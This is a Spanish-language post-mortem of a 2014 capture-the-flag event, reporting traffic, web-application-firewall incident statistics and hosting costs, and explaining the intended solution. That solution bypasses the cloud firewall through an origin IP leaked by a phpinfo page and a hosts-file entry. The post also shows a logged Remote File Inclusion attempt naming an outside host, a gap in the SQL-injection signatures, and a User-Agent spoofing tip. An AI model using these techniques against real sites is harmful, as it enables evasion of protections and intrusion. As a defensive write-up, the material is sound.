


Estadísticas, configuración y gastos

CTF: LUCHA CONTRA EL CYBERCRIMEN

Metricas de Trafico:

En la [Imagen_1](#) se aprecia las solicitudes por segundo que tuvo <http://ctf-lcc.info> desde el 26 de Febrero hasta el 2 de Marzo de 2014




[Imagen_1](#)

Se puede ver en la [Imagen_1](#) que el sitio tuvo un alto número de visitas los dos días posteriores al lanzamiento del juego.


Esto lo corrobora la [Imagen_2](#) donde se pueden ver 4 graficas:

- El número de visitas que tuvo <http://ctf-lcc.info> haciendo diferencia por el color entre las que fueron realizadas por bots (amarillo) y humanos (verde).
- Los hits por segundo se diferencian también por color.
- La evolución del ancho de banda acumulado en el tiempo.
- El Throughput (bits por segundo).



[Imagen_2](#)


En la [Imagen_3](#) se puede ver las aplicaciones desde las cuales fue accedida <http://ctf-lcc.info>. Estas fueron detectadas a través de los campos User-Agent y Refer en las solicitudes HTTP.



Imagen_3

Se aprecia en la Imagen_3 que la mayor parte de las visitas (68.5%) fueron realizadas por Bots (Crawlers, escáneres de vulnerabilidades, herramientas de explotación) que por Humanos (31.5%).

En la [Imagen_4](#) se ven los países desde donde se accedió al sitio <http://ctf-lcc.info>. Destaca US? como el país desde donde existió la mayor parte de las visitas, supongo que esto asociado al Googlebot.




Imagen_4

Mettricas de Seguridad:

La [Imagen_5](#) nos presenta un resumen con la seguridad de la aplicación resumida en cuatro columnas:

La primera con los tipos amenazas detectadas por el WAF (Firewall de aplicaciones), la segunda es el número de incidentes reportados por amenaza (por cada amenaza detectada se genera envía un correo de notificación), la tercera define las acciones a realizar para cada amenaza detectada (Bloqueo IP, Bloqueo de la solicitud, log) y la última columna muestra en detalle cada incidente generado.




Sunday, March 2, 2014 (UTC) Timeline: Last 7 days

Threat Type	Incidents	Current Setting	
Visitors from blacklisted IPs	5	✓ 20 IPs in blacklist	View Incidents
Visitors from blacklisted Countries	0	✓ No countries in blacklist	View Incidents
Visitors from blacklisted URLs	0	✓ No URLs in blacklist	View Incidents
Bot Access Control	187	✓ Block	View Incidents
Suspected Bots	3 i	✓ CAPTCHA Challenge	View Incidents
Remote File Inclusion	1	✓ Block	View Incidents
SQL Injection	114	✓ Block	View Incidents
Cross Site Scripting	7	✓ Block	View Incidents
Illegal Resource Access	10	✓ Block	View Incidents
DDoS	N/A	✗ Not Supported	Upgrade
Backdoor Protect	0	✓ Protected	View Incidents


[Imagen_5](#)

Análisis:

- Quedaron 20 IPs en listas negra. A pesar de esto llegaron alrededor de 120 notificaciones donde la acción fue bloqueo de IP.
- No se realizó ningún tipo de restricción por país (GeoIP).
- Se efectuó la siguiente configuración para el bloqueo de Bots ([Imagen_6](#))



Bot Access Control [i](#) Save




- ☒ All Good Bots (like Google and Pingdom) will be allowed to access your site [Good Bots... \(113\)](#)
- ☒ Block Bad Bots (like comment spammers and scanners) [Also block...](#)
- ☒ Require all other Suspected Bots to pass a CAPTCHA test

[Visit BotoPedia - our Bot Directory](#) [Add exception](#)

[Imagen_6](#)

Como podemos observar en la [Imagen_7](#), a raíz de esta configuración se bloquearán solicitudes de muchos tipos de escaners y herramientas de explotación tales como Nikto, HTTrack, Acunetix y SQLmap.



Imagen_7

En la [Imagen_8](#) podemos observar como la identificación de bots se basa en la información que hay en el campo User-Agent de las solicitudes HTTP. ¿Qué pasa si modifico el User-Agent de sqlmap por el User-Agent de Chrome?

27 Feb 2014	SQLMap (Vulnerability Scanner) from Spain	10 page views 10 hits Entry Page: /ViewItem.php User Agent: sqlmap/1.0-dev (http://sqlmap.org) 1 SQL Injection Bad Bots	Actions More
27 Feb 2014	HTTrack (Crawler) from Colombia	2 page views 4 hits No cookie support Entry Page: /robots.txt User Agent: Mozilla/4.5 (compatible HTTrack 3.0x Windows 98) Bad Bots	Actions More

Imagen_8

Se configuro de tal forma que solicitara Captcha para bots sospechosos, se disparo tres veces esta firma.

Se detecto un intento de explotar Remote File Inclusion.

La [Imagen_9](#) es una muestra de intento de explotación de Remote File Inclusion

URL: /index.php (GET)
Status: Blocked by security rules
Query String: ?p=http%3a%2f%2fin.zeroscience.mk%2finfo.php%3f

Remote File Inclusion (Request blocked)

Attempted on: request parameter p
Threat pattern:http://in.zeroscience.mk/info.php?


[Add to whitelist](#)

Remote File Inclusion

Imagen_9

Se reportarán 114 eventos relacionados con las firmas para detectar ataques de SQL injection (vulnerabilidad de la aplicación web).


Me llamo la atención que habia una firma para detectar `/ViewCat.php?CatID='` pero no existia firma para `/ViewCat.php?CatID=""`. Esto se apreciaba en la [Imagen_10](#)



[Imagen_10](#)

Se detectaron 7 intentos de explotar Cross Site Scripting.

La [Imagen_11](#) es una muestra de Cross Site Scripting:



[Imagen_11](#)

Finalmente, tenía activo la protección contra backdoors; pero no se registraron eventos.

Configuración DNS:

Bueno en esta configuración se encontraba la clave para realizar el Bypass del WAF a nivel de red. En la [Imagen_12](#) se aprecia la configuración DNS del sitio <http://ctf-lcc.info>.

DNS

Original DNS Settings		
ctf-lcc.info	A Records	67.207.156.194
www.ctf-lcc.info	A Records	67.207.156.194

DNS Settings for Incapsula		
ctf-lcc.info	A Records	199.83.128.102 199.83.132.173
www.ctf-lcc.info	CNAME	w3t8s.x.incapdns.net

Imagen_12


La IP original del sitio era 67.207.156.194, la cual se podía ver en el famoso y olvidada página de prueba <http://ctf-lcc.info/info.php> (por eso la pista de phpinfo() en Twitter).

SERVER_ADDR	67.207.156.194
-------------	----------------

Para poder realizar el Bypass de este servicio Cloud-WAF que se basa en una redirección DNS, lo único que debías hacer era, agregar la línea subrayada en azul ([Imagen_13](#)) en el archivo host, de esta forma cuando se ingresa a <http://ctf-lcc.info> estarás accediendo directamente al servidor y no a la nube del servicio WAF.

Este es un error de configuración que se puede solucionar con una política de Firewall, en la que se permita solamente el acceso a la aplicación desde las IPs del servicio Cloud-WAF.

El archivo host en Windows generalmente se encuentra en C:\Windows\System32\drivers\etc\hosts y en Linux /etc/hosts




Imagen_13

GASTOS \$\$\$\$ ASOCIADOS AL DESARROLLO DEL CTF



Se adquirió un servicio en una nube pública con un modelo IAAS (Infraestructura como servicio). El proyecto se montó sobre una imagen de Ubuntu server 12.04.

El servidor estuvo activo desde el martes 25 de Febrero hasta el 2 de Marzo,

Los costos asociados a este servicio se ven en la [Imagen_14](#)



The screenshot shows the 'Current Usage' section of a cloud provider's dashboard. It includes a dropdown for the 'Current Cycle' set to 'Feb 20, 2014 - Mar 20, 2014' and a note 'Usage for all products coming soon.' Below this, a table lists two services: 'Cloud Servers' with a cost of '\$4.63' and 'Cloud Files' with a cost of '\$0.01'. Both entries have a small downward arrow next to the price.

Current Usage	
Current Cycle (Feb 20, 2014 - Mar 20, 2014) Usage for all products coming soon.	
 Cloud Servers	\$4.63 ▼
 Cloud Files	\$0.01 ▼

[Imagen_14](#)

La otra inversión fue la compra del dominio ctf-lcc.info que tuvo un costo \$1 Dólar.

El servicio de WAF fue un trial de 7 días.

En total fueron aproximadamente 6 dólares, alrededor \$12000 en pesos Colombianos.

Bueno y para que nos recuerden quedamos en <https://web.archive.org>.